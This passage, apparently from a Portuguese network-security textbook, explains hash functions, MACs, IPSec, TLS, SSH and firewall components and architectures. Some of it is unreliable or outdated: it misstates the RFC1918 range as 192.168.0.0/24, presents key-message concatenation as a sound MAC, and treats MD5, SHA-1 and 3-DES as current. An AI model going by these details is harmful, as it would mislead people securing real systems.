A maioria das implementações das funções de hash unidirecionais são implementadas a partir de uma função que produz uma saída de *m* bits dadas duas entradas de *m* bits cada. Estas duas entradas são normalmente um bloco de texto e o hash resultante do processamento do bloco anterior. Matematicamente, tem-se que $h_i = f(M_i, h_{i-1})$. A saída hash do último bloco torna-se o hash de toda a mensagem. Desta maneira, uma função de hash unidirecional produz sempre uma saída de tamanho fixo, independente do tamanho a mensagem. Tipicamente, alguma informação binária sobre o tamanho da mensagem M é anexada a M antes do hash ser realizado, a fim de resolver um eventual problema se segurança resultante do fato de duas mensagens de comprimento diferentes produzirem o mesmo valor de hash.

Vários algoritmos foram desenvolvidos para cálculo de hash. Os mais difundidos são:

- MD5 (Message Digest 5): um dos mais populares, foi desenvolvido por Ron Rivest em 1992. O MD5 é uma melhoria do algoritmo anterior, o MD4, com o acréscimo de mais funções de embaralhamento e mais rodadas. A mensagem é dividida em blocos de 512 bits, e o hash final, obtido após o processamento do último bloco, tem 128 bits
- SHA-1 (Secure Hash Algorithm): projetado pelo NIST e NSA, é fortemente inspirado no MD5, mas com a diferença de produzir um hash de 160 bits, em vez de 128 bits.
- RIPEMD-160: desenvolvido pelo projeto RIPE (European RACE Integrity Primitives Evaluation), é baseado no MD4, e gera um hash de 160 bits.

As funções de hash unidirecionais podem também utilizar uma chave secreta. Neste caso são denominadas MAC (Message Authentication Code). Somente alguém que possua a chave pode verificar o hash. Isto é útil quando se deseja apenas proteger a autenticidade sem incluir privacidade. Uma função de hash unidirecional convencional pode ser usada como MAC: concatena-se a chave K à mensagem M e calcula-se o hash. Este valor é o MAC. Somente quem conhece a chave K poderá repetir o processo sobre M e verificar sua integridade.

4.3.8. Protocolos criptográficos

Um protocolo criptográfico é basicamente um protocolo que utiliza criptografia em um ou mais de seus passos. Os participantes podem se conhecer e confiar plenamente uns nos outros, ou podem ser desconhecidos que desconfiam de todos os demais. Embora envolvendo um criptosistema, o objetivo do protocolo normalmente é algo além da simples ocultação ou privacidade de dados. Os participantes podem compartilhar parte dos seus segredos para realizar alguma computação, convencer um do outro da sua identidade, assinar simultaneamente um contrato ou até mesmo realizar uma votação secreta.

Um protocolo pode ser atacado de diversas maneiras, além das maneiras tradicionais de criptoanálise quanto ao criptosistema em si:

- comprometimento das chaves: qualquer protocolo ou criptosistema somente é seguro se as chaves privadas permanecerem secretas. Se elas forem roubadas, reveladas (intencionalmente ou não) ou comprometidas de alguma forma, então toda a segurança é perdida. Uma chave também é considerada comprometida se for usada repetidas vezes ou a sua regra de formação for facilmente deduzível (chave fraca);
- ataque do homem-no-meio: ocorre quando um atacante não só tem condições de interceptar as mensagens trocadas entre os participantes (ataque passivo), mas também consegue introduzir suas próprias mensagens de tal maneira que os demais participantes julguem que ela foi enviada por um participante legítimo (ataque ativo);
- ataque dos participantes: um ou mais dos participantes pode querer trapacear, e isto pode ocorrer de diversas maneiras. A mais elementar é renegar o protocolo, ou seja, se recusar a realizar um de seus passos. Um protocolo bem definido deve permitir que isto seja detectado, e quem se sentir prejudicado deve poder abandonar o protocolo antes de revelar qualquer informação vital. Um ataque mais sutil é demorar a completar um determinado passo, de forma a tentar deduzir alguma informação sensível a partir dos elementos já informados pelos demais participantes. Justamente para evitar isto é que os criptosistemas devem ser complexos o suficiente para evitar que isto aconteça em tempo hábil. Um terceiro tipo de ataque pode ocorrer se um participante alega que sua chave foi roubada e alguém a está utilizando indevidamente.

Um protocolo interessante, bastante utilizado na prática, é o da geração de chaves de sessão. A criptografia simétrica é rápida e eficiente, mas a troca da chave entre os participantes é problemática. Por outro lado, troca de chave é trivial em criptografia assimétrica, mas a cifragem assimétrica de documentos longos é ineficiente. Assim, combinando os dois métodos, utiliza-se uma chave simétrica para a cifragem, que é distribuída entre os participantes usando suas chaves públicas (ou assimétricas). Esta chave simétrica é denominada de chave de sessão e, pela facilidade com que é distribuída, pode ser gerada a cada nova comunicação entre os participantes. Este método é bastante utilizado em aplicações seguras na Internet. Para sessões SSH ou páginas utilizando protocolo HTTPS, por exemplo, pode-se utilizar o algoritmo RSA para distribuir um número randômico de 168 bits a ser usado como chave para o 3-DES.

O uso de chaves públicas para distribuição de chaves de sessão também permite que a distribuição seja assinada, ou seja, os participantes podem ser autenticados. Entretanto, o uso de assinaturas digitais gera um problema: como acreditar nas chaves públicas? O simples fato de receber a chave pública de alguém por correio eletrônico não permite acreditar cegamente que esta chave pertence a quem enviou a mensagem. Para solucionar este problema, utiliza-se o conceito de uma Autoridade Certificadora (CA, *Certification Authority*). Estas são entidades idôneas, cujas assinaturas (certificados, chaves públicas) são reconhecidas por todos os participantes do sistema. Todos os participantes teriam então as suas chaves públicas assinadas pela chave secreta da Autoridade Certificadora. Esta é a informação básica de um certificado digital, que normalmente ainda inclui informações de prazo de validade, identidade do usuário, algoritmos utilizados e identificação da CA envolvida. Quando dois participantes desejam se autenticar, eles simplesmente trocam seus certificados digitais. Como ambos confiam na assinatura da CA (e possuem a chave pública da CA), eles podem facilmente verificar as chaves públicas dos parceiros verificando a validade dos certificados. Os navegadores atuais possuem uma lista de CAs, como por exemplo VeriSign, EnTrust, GlobalSign, etc. Esta lista pode ser visualizada e expandida pelo usuário, que pode tornar permanentes certificados recebidos. Por exemplo, ao entrar no *site* de um banco, este envia o seu certificado (a sua chave) ao navegador. Para ter validade, esse certificado deve estar assinado por alguma autoridade certificadora reconhecida pelo navegador. Note-se que é bastante perigoso aceitar novos certificados que não sejam reconhecidos pelo navegador. O certificado pode estar vindo de origem indesejada. Mais detalhes sobre Certificados podem ser encontrados em [Garfinkel 1997].

Protocolos criptográficos no nível de rede

O protocolo básico da Internet, o IP (Internet Protocol), assim como os protocolos dele derivados (como o TCP e o UDP), possuem várias falhas relativas à segurança:

- mecanismos fracos de identificação/autenticação: a identificação das máquinas é realizada via número IP ou número MAC (Media Access Control), facilmente forjáveis. O uso de verificação via DNS não resolve o problema, pois respostas DNS podem ser falsificadas.
- transmissão em broadcast, o que facilita a captura de dados da rede via sniffers;
- os dados são transmitidos em claro, o que permite a fácil compreensão dos dados capturados, assim como a sua alteração e retransmissão.

Para minimizar o impacto destas falhas, utiliza-se criptografia ao nível de rede. O exemplo mais conhecido é o IPSec, que prevê a cifragem dos dados de um pacote no momento da transmissão, e a decodificação dos mesmos quando chegam no seu destino. O IPSec é opcional no IPv4, mas obrigatório no IPv6. Suas principais características são:

- controle de acesso - o estabelecimento de conexão é controlado por políticas;
- autenticação da origem dos dados- pode-se confiar na origem dos dados;
- integridade dos dados - via função de hash com chave;
- proteção contra ataques de replay;

- confidencialidade dos dados - codificação dos dados (via algoritmo de chave única);
- forma associação segura entre duas máquinas.

O IPSec é composto de três protocolos:

- Autentication Header (AH), que fornece integridade dos dados e autenticação de origem dos dados. Utiliza funções de hash com chave (HMACs), que protegem tanto informações tanto do cabeçalho IP (aquelas que não são alteradas durante o roteamento) como dos dados sendo transmitidos;
- Encapsulating Security Payload (ESP), que fornece confidencialidade através do uso de algoritmos de chave simétrica;
- Internet Security Association Key Management Protocol (ISAKMP), um framework para a troca de chaves dos algoritmos usados no AH e no ESP. É utilizado pelo IKE (Internet Key Exchange), e possui previsão para vários tipos de dados (payload), tais como hash, assinatura (chave pública), dados para a troca de chaves (Diffie-Hellmann, por exemplo), dados de Certificado e Requisição de Certificado, entre outros.

Antes do IPSec ser utilizado entre duas máquinas, é necessário o estabelecimento de Associações Seguras (SA, Security Association) entre estas máquinas. Cada associação é unidirecional (da máquina A para B, ou de B para A) e específica para um protocolo (AH ou ESP). As associações que uma determinada máquina conhece são mantidas em uma base de dados (SPD - Security Policy Database), e cada associação específica é identificada por um índice (SPI - Security Parameter Index). Este índice é enviado em cada pacote.

Uma associação segura pode ser criada de forma manual ou automática (via IKE), e usa número de seqüência (32 bits), inicializado em zero e incrementado a cada vez que a associação é usada. A associação deve ser renegociada quando ocorre overflow no número de seqüência (ou antes). A associação tem também um "Tempo de Vida" (lifetime).

O IPSec pode ser utilizado em dois modos de operação: o modo de transporte, que protege os dados da camada de transporte e é utilizado para segurança fim-a-fim; e o modo túnel, protege dados entre máquinas intermediárias, aplicando automaticamente o IPSec a todo o tráfego que passa por elas. Com o IPSec pode-se implementar Redes Virtuais privadas (VPNs, Virtual Private Networks). Na realidade, o conceito de uma rede virtual privada é bem amplo, e o seu objetivo principal é transportar informação privada (normalmente cifrada) através de "túneis" na Internet. Existem várias técnicas de tunelamento, tais como PPTP (Point to Point Tunneling Protocol) e L2F (Layer 2 Forwarding), mas as mais difundidas atualmente são L2TP (Layer 2 Tunneling Protocol) e o IPSec.

A utilização do IPSec fornece várias vantagens, tais como proteção antes do nível de transporte (protege TCP e UDP), proteção contra alterações (modo AH) e privacidade (modo ESP). Normalmente ESP e AH são usados juntos, aplicando-se primeiro o ESP e depois o AH. O IPSec, entretanto, é de uso problemático junto a firewalls (conteúdo do pacote não pode ser examinado) e com técnicas de tradução de endereços (NAT) e uso de endereços dinâmicos.

Protocolos criptográficos no nível de transporte

No nível de transporte, o protocolo criptográfico mais conhecido é o TLS (Transport Layer Security), baseado no SSL (Secure Socket Layer). Estes protocolos foram desenvolvidos visando prover comunicação segura através da Internet. O TLS 1.0 é um padrão do IETF, baseado no protocolo SSL 3.0 da Netscape. Tanto o TLS como o SSL permitem a autenticação de clientes e servidores, criptografia fim-a-fim, integridade de dados e confidencialidade dos dados (via chave de sessão)

O TLS/SSL é composto de dois protocolos: o TLS/SSL Record Protocol, utilizado para comunicação segura, e o TLS/SSL Handshake Protocol para estabelecimento de conexão. O TLS/SSL Record Protocol utiliza protocolos da camada de transporte (TCP), e permite conexões privadas através do uso de criptografia simétrica para codificação de dados, assim como conexões confiáveis através do uso de funções de hash com chave (HMAC). O TLS/SSL Handshake Protocol permite autenticação dos pares (através de criptografia de chave pública e certificados digitais) e negociação segura para geração da chave de sessão a ser usada pelo TLS/SSL Handshake Protocol.

O TLS/SSL Handshake Protocol possui os seguintes passos:

- troca de mensagens (Hello) para acertar valores a serem utilizados na conexão;
- troca de valores necessários para configurar a chave simétrica da sessão;
- troca de mensagens para autenticação das partes;
- geração da chave simétrica da sessão;
- verificação da integridade das mensagens trocadas durante o estabelecimento da conexão.

Após a conexão ser estabelecida, os dados são trocados através do TLS/SSL Record Protocol. Em relação ao IPSec, o TLS/SSL possui as vantagens de não requerer alterações na pilha TCP/IP, de estabelecer a chave de sessão dinamicamente e de gerar uma chave distinta para cada sessão. Por outro lado, possui as desvantagens de não proteger os protocolos de transporte, não ser de uso transparente, e de possuir uso limitado (HTTP, FTP, Telnet, SMTP).

Criptografia no nível de aplicação

Vários programas fornecem segurança no nível de aplicação. Um dos mais difundidos é o SSH (Secure Shell), desenvolvido para fornecer comunicação segura entre computadores. Provê privacidade dos dados através de criptografia, integridade da comunicação, autenticação de usuários e controle de acesso. Também permite tunelamento para codificar outras comunicações baseadas em TCP/IP.

O SSH possui duas versões principais, o SSH-1 e o SSH-2. Entre os algoritmos simétricos suportados destacam-se o RC4, Blowfish, DES, IDEA, 3-DES, CAST-128 (SSH-2) e Twofish (SSH-2). Entre os algoritmos assimétricos suportados encontram-se o RSA (SSH-1), o DSA (SSH-2) e Diffie-Hellmann (DH, SSH-2). A integridade dos dados é garantida por MD5 ou SHA-1 (no SSH-2) ou por simples CRC-32 (no SSH-1).

O estabelecimento de uma conexão através do SSH segue os passos:

1- Cliente contata o servidor;

2- Cliente e servidor informam versão do protocolo SSH suportado;

3- Cliente e servidor iniciam protocolo baseado na troca de pacotes;

4- Servidor identifica-se para o cliente e informa os parâmetros da sessão;

5- Cliente envia ao servidor a chave secreta da sessão;

6- Ambos iniciam troca de mensagens codificadas e completam a autenticação do servidor;

7- A conexão segura está estabelecida.

Entre os serviços do SSH destacam-se o Secure Shell (emulação de terminal seguro), Secure Copy (scp) e Secure File Transfer Protocol (sftp). Maiores detalhes sobre o SSH podem ser encontrados em [Barret 2001].

Outros aplicativos bastante difundidos que empregam criptografia são o PGP (Pretty Good Privacy), desenvolvido originalmente por Phillip Zimmerman para uso em correio eletrônico, e o GnuPG (Gnu Privacy Guard), disponíveis respectivamente em http://www.pgpi.com e http://www.gnupg.org. Possuem suporte tanto para algoritmos simétricos como para assimétricos.

4.4. Firewalls

Atualmente uma das ferramentas de segurança de sistemas mais difundidas, os firewalls são encontrados nos mais diversos ambientes protegendo deste algumas poucas máquinas até redes com centenas delas. Os firewalls são instrumentos bastante versáteis para o controle do tráfego entre duas redes, permitindo as mais variadas configurações e por isso podendo-se adaptar às mais diversas necessidades de uma organização. Quando implementado corretamente, o firewall constitui um ponto de controle de todo o tráfego que entra ou sai da rede protegida. Assim, ele pode registrar de maneira eficiente as atividades da rede e principalmente limitar a exposição da rede interna. Não obstante as suas potencialidades, o firewall jamais deve ser utilizado como única linha de defesa, mas sim combinado com outros mecanismos como os IDSs e protocolos de rede seguros (e.g. envolvendo criptografia).

Para que um administrador de uma rede possa implementar corretamente um firewall, é fundamental que o mesmo tenha conhecimentos aprofundados do funcionamento dos protocolos da pilha TCP/IP, incluindo também os protocolos de aplicação. Sem esse conhecimento o risco de má configuração e conseqüente parada de serviços ou excesso de permissões é bastante alto.

Nas seções seguintes são comentados os principais componentes, arquiteturas e procedimentos para uma correta instalação de um firewall.

4.4.1. Componentes

A pouco tempo atrás, os firewalls eram compostos somente de filtros de pacotes, os quais eram capazes de controlar o tráfego com base nos dados da camada de transporte (TCP e UDP) e rede (IP, ICMP). Atualmente outros componentes como os proxies e NAT (Network Address Translation) foram incorporados aos firewalls, permitindo inspeção dos protocolos do nível de aplicação (e.g. HTTP, SMTP) e diversas modificações em endereços IP e portas. Além desses três componentes, uma quarta

tecnologia, Virtual Private Networks (VPNs), também é tratada devido à sua delicada interação com um firewall.

Filtro de pacotes

Esse é o componente mais comumente encontrado nos firewalls, sendo a base a partir da qual praticamente todo firewall é implementado. Os filtros de pacotes mais simples fazem o controle dos pacotes baseados nos seguintes dados:

- endereço IP de origem;
- endereço IP de destino;
- tipo de protocolo;
- porta TCP/UDP de origem;
- porta TCP/UDP de destino;
- interface de rede pela qual o pacote foi recebido.

Os filtros de pacotes atualmente disponíveis, como o Netfilter (http://netfilter.samba.org) em sistemas Linux, permitem que a filtragem seja bem mais detalhada podendo-se, por exemplo, verificar valores de flags tanto a nível de rede quanto de transporte. Para cada pacote filtrado, as ações genéricas possíveis são:

- ALLOW: o pacote é aceito e repassado para o seu destino;
- DENY: o firewall rejeita o pacote e informa a origem via ICMP sobre a ação;
- DROP: o pacote é simplesmente eliminado e nenhum aviso é dado à origem.

É claro que dependendo do software utilizado o número de ações possíveis pode ser bem maior. Por exemplo: o Netfilter possibilita o registro (LOG) dos pacotes e também a rejeição de pacotes (REJECT ou DENY) com outros tipos de notificação além do ICMP.

Os controles a serem feitos pelo firewall são descritos na forma de listas de regras que são percorridas seqüencialmente para cada pacote recebido. Ao encontrar uma regra na qual o pacote em questão é compreendido, a ação especificada é tomada. Na tabela 4.1 é exemplificada uma lista de regras:

Tabela 4.1. Exemplos de regras de filtragem

#	IP		Protocolo	Portas		Ação
	Origem	Destino		Origem	Destino	
1	192.168.1.0	*	TCP	>1023	80	ALLOW
2	*	192.168.1.0	TCP	80	>1023	ALLOW
3	192.168.1.10	*	UDP	*	53	ALLOW
4	*	192.168.1.10	UDP	53	*	ALLOW
5	*	*	*	*	*	DENY

Este exemplo é bastante simples, mas suficiente para demonstrar alguns aspectos interessantes de um filtro de pacotes. As regras 1 e 2 visam permitir que os usuários internos acessem servidores externos de HTTP. De forma similar, as regras 3 e 4 permitem que somente o servidor DNS interno, cujo IP é 192.168.1.10, faça requisições

DNS para servidores externos. Por fim, a última regra faz com que qualquer pacote que não tenha sido tratado por uma das regras anteriores seja rejeitado.

Já neste momento pode-se identificar uma séria limitação de um filtro de pacotes: ele confia no número das portas sendo utilizadas para identificar clientes e servidores e o serviço utilizado. Nas regras 1 e 2 nota-se que o filtro só permite que o cliente utilize portas acima de 1023, o que é de fato utilizado por clientes de serviço mesmo sem a existência do filtro; a intenção aqui é não permitir que pacotes externos cheguem até as portas baixas das máquinas internas onde serviços podem estar sendo oferecidos. Além disso, essas mesmas regras não aceitam outra porta externa senão a 80, normalmente utilizada pelo serviço HTTP. O problema aqui está no fato de um usuário interno poder disponibilizar serviços em portas acima de 1023 e um usuário externo utilizar a porta 80 (como origem) para acessar o serviço oferecido. Ainda, não há garantia nenhuma de que, simplesmente pela porta do servidor ser a porta 80, o serviço sendo acessado pelo cliente seja o HTTP. Essas e outras limitações podem ser supridas com regras mais detalhadas, onde os flags dos pacotes são verificados, ou pelo simples emprego de outros componentes (NAT ou proxy).

Em um ambiente real existem ao menos duas listas de regras de filtragem, INPUT e OUTPUT, e o número de regras a serem criadas e mantidas pelo administrador pode chegar facilmente a dezenas. Essa é outra dificuldade inerente dos filtros de pacotes que acaba por facilitar os erros de configuração por parte do administrador.

Quanto ao modo de inspecionar os pacotes pode-se classificar os filtros em duas classes: stateless e statefull. Os filtros pertencentes à primeira classe são os mais comumente encontrados, e sua principal característica é inspecionar cada pacote de forma isolada, sem levar em conta pacotes anteriores ou histórico de conexões. O exemplo de regras citado anteriormente é típico para esse tipo de filtro, note o leitor que existe uma regra para a saída do tráfego e outra para a entrada, a falta de qualquer uma delas impediria a comunicação entre cliente e servidor.

O segundo tipo de filtro de pacotes, statefull, leva em conta todo o histórico de conexões em andamento e relacionamento entre pacotes (nos casos em que não a idéia de conexão) na inspeção de pacotes. Apenas para tornar mais clara a diferença entre os dois tipos de filtros, seguem abaixo (tabela 4.2) as regras equivalentes às do exemplo anterior para um filtro statefull:

Tabela 4.2. Exemplos de regras de filtragem statefull

#	Estado	IP		Prot.	Portas		Ação
		Origem	Destino		Origem	Destino	
1	new	192.168.1.0	*	TCP	>1023	80	ALLOW
2	new	192.168.1.10	*	UDP	*	53	ALLOW
3	estab. related	*	*	*	*	*	ALLOW
4		*	*	*	*	*	DENY

Nesse exemplo, as regras 1 e 2 permitem que usuários internos iniciem conexões (ou contatos, no caso do UDP) com servidores externos. Em seguida, a regra número 3 permite que entre na rede qualquer pacote pertencente à uma conexão estabelecida (established) ou relacionado (related) à um pacote previamente enviado. O ganho com a

simplificação, que parece pequeno dado o porte do exemplo dado, é bastante expressivo e tende a diminuir bastante as possibilidades de erros na configuração de um firewall. Além disso, exatamente pelo fato de levarem em consideração o estado de conexões e outras comunicações entre cliente e servidor, os filtros statefull são tidos como mais seguros.

Network Address Translation (NAT)

O NAT surgiu exatamente em um momento, por volta de 1996, em que havia uma grande preocupação com a exaustão dos endereços IP, o que deveria ocorrer em não muito tempo com as taxas de crescimento da Internet. Como pode-se constatar atualmente, isso felizmente não ocorreu principalmente devido à disseminação do NAT o qual permite que várias máquinas compartilhem um mesmo endereço IP perante a Internet, enquanto endereços não roteáveis são utilizados nas redes internas.

As faixas de endereços não roteáveis definidos na RFC1918 são 10.0.0.0/8, 172.16.0.0/12 e 192.168.0.0/24. Esses endereços podem ser utilizados livremente em qualquer rede interna sem nenhuma necessidade de registro; isso se dá justamente pelo fato de não serem roteáveis na Internet, ou seja, inválidos para uso fora de uma rede interna. O NAT entra neste cenário permitindo, no seu uso mais comum, que as máquinas da rede interna com endereços inválidos possam interagir com máquinas com endereços válidos na Internet traduzindo, (substituindo) o endereço inválido para um válido.

Além desse modo de operação o NAT pode ainda alterar endereços de destino, ou seja, existem dois tipos básicos de NAT:

- source NAT (S-NAT): este é o tipo mais comum de NAT, onde os endereços de origem (normalmente inválidos) são substituídos por um endereço válido. Ainda, para que o NAT consiga suportar diversas conexões originárias de máquinas diferentes, a porta de origem também é alterada sendo substituída por uma porta livre da máquina realizando o NAT;
- destination NAT (D-NAT): neste caso o endereço alterado é o do destino, normalmente esse tipo é utilizado para a realização de proxy transparente, onde todas as conexões para portas 80 (HTTP) e 443 (HTTPS) são redirecionadas para a porta 3128 de um proxy sem conhecimento dos usuários, e para proteger servidores conforme será exemplificado a seguir.

Na figura 4.4 o S-NAT é utilizado para possibilitar o acesso à Internet para os usuários internos. Já o D-NAT é utilizado para possibilitar o acesso externo ao servidor HTTP que está sendo protegido pelo NAT.

O servidor é protegido pois não possui um endereço válido na Internet e portanto só pode ser alcançado a partir da Internet através do NAT. A máquina realizando o NAT passa-se pelo servidor HTTP perante a Internet e assim, ao receber uma conexão na sua porta 80 ou 443, redireciona o tráfego para o servidor localizado na rede interna alterando o endereço de destino do pacote. O mesmo pode ser feito para proteger vários serviços ao mesmo tempo (e.g. SMTP, DNS, FTP, etc.), fazendo com que todos eles pareçam estar localizados em apenas uma única máquina.

O NAT, além de ter possibilitado uma grande economia de endereços IP, fornece um nível bastante importante de segurança para uma rede interna pois limita a

visibilidade de entidades externas. Como resultado um atacante externo teria que, primeiro, comprometer alguma máquina acessível para só então poder atingir servidores internos ou máquinas de usuários, o que ainda poderia ser dificultado pelo uso de um filtro de pacotes.



Figura 4.4. Source NAT e Destination NAT

Proxies

A tradução de proxy é procurador ou representante e é exatamente essa a tarefa de um proxy: servir de intermediário entre clientes e servidores, onde os clientes normalmente estão localizados na rede interna. Até aqui pode-se dizer que o NAT é um tipo de proxy, pois ele atua como intermediário entre clientes e servidores, mas existe uma diferença crucial entre proxy e NAT: um proxy atua a nível de aplicação, inspecionando protocolos como o HTTP, SMTP e POP.

Justamente devido à essa característica, os proxies podem realizar um controle mais granular do tráfego entre duas redes, verificando características específicas de determinadas aplicações. Ainda, um proxy pode ser facilmente utilizado para autenticar usuários de determinados serviços, bem como para registrar de maneira mais eficiente as interações entre clientes e servidores. Essas vantagens também têm o seu custo, cada aplicação exige um proxy específico e nem sempre existe um proxy disponível para cada um dos serviços desejados.

De forma semelhante ao NAT, os proxies também limitam a exposição da rede interna protegendo as máquinas nela localizadas. Ademais, como os pacotes não são simplesmente repassados do servidor para o cliente e vice-versa (no nível de rede), mas sim lidos e recriados pelos proxies (no nível de aplicação), tanto clientes como servidores são protegidos de eventuais tentativas de ataques baseados em vulnerabilidades da pilha TCP/IP.

Virtual Private Network (VPN)

Conforme colocado no início dessa seção as VPNs não são propriamente um componente de um firewall, mas sua interação com este último é algo bastante delicado uma vez que um pode comprometer o funcionamento do outro. É de extrema importância que o leitor entenda claramente os modos de operação de uma VPN para identificar esses potenciais problemas entre firewalls e VPNs, e por isso essas últimas serão aqui comentadas.

O objetivo de uma VPN é garantir algum nível de segurança na comunicação entre clientes e servidores, seja fornecendo autenticidade, integridade ou ainda confidencialidade. O principal protocolo para o estabelecimento de VPNs é o IP

Security (IPSec), que nada mais é senão uma adaptação dos recursos de segurança do protocolo IPv6 para o IPv4 (atualmente utilizado). Exatamente por ser o protocolo padrão designado pela IETF, o IPSec será tratado nos parágrafos seguintes.

O IPSec pode operar em dois modos: túnel e transporte. No modo transporte o cabeçalho do IPSec é colocado entre o cabeçalho IP e o cabeçalho do protocolo do nível de transporte (figura 4.5). Esse modo é utilizado para a criação de VPNs fim-a-fim, ou seja, diretamente entre os dois sistemas participantes.



Figura 4.5. Modos de operação do IPSec

No modo túnel o pacote original é encapsulado dentro de um novo pacote IP, e o cabeçalho IPSec fica entre os cabeçalhos IP. A princípio os dados protegidos em cada um dos modos são aqueles destacados em cinza na figura anterior, mas outros podem ser incluídos dependendo do protocolo utilizado pelo IPSec, AH e/ou ESP. O modo túnel é normalmente utilizado entre gateways de duas redes.

Entre os protocolos do IPSec, o Authentication Header (AH) é o mais simples. Ele fornece controle de integridade e autenticidade dos dados, mas não confidencialidade. Independente do modo em que o AH é utilizado, túnel ou transporte, ele também autentica os endereços IP (no modo túnel isso inclui o cabeçalho IP externo).

Já o Encapsulation Security Payload (ESP) fornece as mesmas funcionalidades do AH e mais a confidencialidade, mas ao contrário do AH, o ESP não opera sobre outros dados senão aqueles destacados na figura 4.5.

O primeiro problema de interação entre firewalls e VPNs resulta da utilização de protocolos como o AH, os quais autenticam endereços IP de origem e destino, entre sistemas separados por um NAT, que modifica endereços IP resultando na invalidação do pacote. Nesses casos a VPN não pode ser estabelecida a não ser com o uso exclusivo do ESP. Outro problema mais sério pode surgir devido à má colocação de uma VPN em relação ao firewall, ou seja, caso a VPN seja estabelecida com o protocolo ESP antes do firewall e seu fim esteja após o firewall, este último não vai poder inspecionar o conteúdo cifrado pelo ESP, ficando restrito ao cabeçalho IP. Isso compromete substancialmente o papel de um firewall no controle do tráfego.

Maiores informações sobre o IPSec e os seus protocolos podem ser encontrados nas RFCs 2401 a 2412. As RFCs podem ser obtidas em http://www.rfc-editor.org/rfcsearch.html.

4.4.2. Arquiteturas

Os componentes de um firewall podem ser arranjados nas mais diversas maneiras possíveis, não existindo propriamente um padrão, mas apenas exemplos básicos que

acabam por servir de base para a estruturação de qualquer firewall. Isso ocorre devido ao firewall poder ser moldado de acordo com as mais diversas necessidades de cada organização, seja ela de grande ou pequeno porte. Sendo assim, são apresentadas a seguir as arquiteturas mais comuns de firewalls, bem como suas vantagens e desvantagens.

Screening Router

Essa é uma arquitetura bastante simples e é baseada no uso de um roteador com filtragem de pacotes, o qual normalmente já existente em grandes redes ou em redes conectadas à Internet.

Figura 4.6. Screening Router

Até mesmo por ser simples este tipo de arquitetura é também limitada, mesmo nos casos em que o roteador também fornece NAT, pois não pode tratar protocolos do nível de aplicação e apresenta somente um nível de defesa. Esse tipo de firewall é recomendado apenas para ser utilizado entre redes internas com níveis de segurança diferentes.

Screened Host

Essa arquitetura é apenas uma variação da anterior, onde é adicionado um segundo nível de segurança. Neste caso, além da filtragem de pacotes (e possivelmente NAT), pode-se contar com proxies.



Figura 4.7. Screened Host

Com essa arquitetura a rede interna conta com dois níveis de proteção, obrigando um atacante externo a comprometer os mecanismos de segurança em dois equipamentos diferentes.

Somente é recomendado o uso dessa arquitetura quando não há fornecimento de serviços para a rede externa, pois em casos de comprometimento de servidores esses estarão localizados diretamente na rede interna, servindo então como base de ataques para um atacante.

Screened Subnet

A característica marcante desse tipo de arquitetura é a criação de uma rede perimetral, também chamada de Desmilitarized Zone (DMZ), onde são colocados tanto proxies quanto servidores de serviços externamente acessíveis.

Os limites da DMZ são controlados por filtros de pacotes e NAT, e sempre que possível o tráfego direto entre os filtros não é permitido sendo obrigatória a passagem por um proxy ou servidor.



Figura 4.8. Screened Subnet

A criação de uma DMZ torna essa arquitetura substancialmente mais segura que as demais pois possibilita um controle bem mais rigoroso do tráfego que entra e sai da rede interna. Os servidores constituem a presença da organização na Internet, já que são a única parte visível da rede, e portanto são sempre os potenciais alvos de um atacante. Exatamente por esse motivo eles estão isolados na DMZ, assim quando um atacante conseguir comprometer um deles o acesso ao tráfego da rede interna ainda não será obtido facilmente.

Talvez a única desvantagem desse tipo de arquitetura seja o aumento da complexidade das tarefas de configuração e manutenção do firewall resultante da aplicação de diversos componentes, inclusive com redundância. Mesmo assim é a mais recomendada para os casos em que se deseja oferecer serviços à usuários vindos de uma rede externa.

4.4.3. Recomendações

Sempre a implementação de um firewall deve ser baseada em uma política de segurança previamente definida, pois o firewall é apenas um mecanismo cujo objetivo é garantir o seu cumprimento. Partindo-se desse ponto deve-se escolher as soluções a serem integradas para a criação do firewall de acordo com as necessidades da organização, evitando o comum procedimento de primeiro escolher a ferramenta para depois adaptar as necessidades da organização à ela.

Outra discussão que surge no momento da implantação de um firewall é a plataforma e os softwares a serem utilizados. As plataformas da família Unix são normalmente apontadas como sendo sempre a melhor solução, isso ocorre devido ao fato dessas plataformas serem as primeiras a fornecer os recursos necessários para a criação de firewalls. Apesar disso, não deve-se desconsiderar as demais soluções simplesmente por não serem baseadas nessas plataformas. Uma regra bastante simples e que pode evitar vários problemas em uma primeira implementação de um firewall é utilizar a plataforma sobre a qual a organização têm domínio.

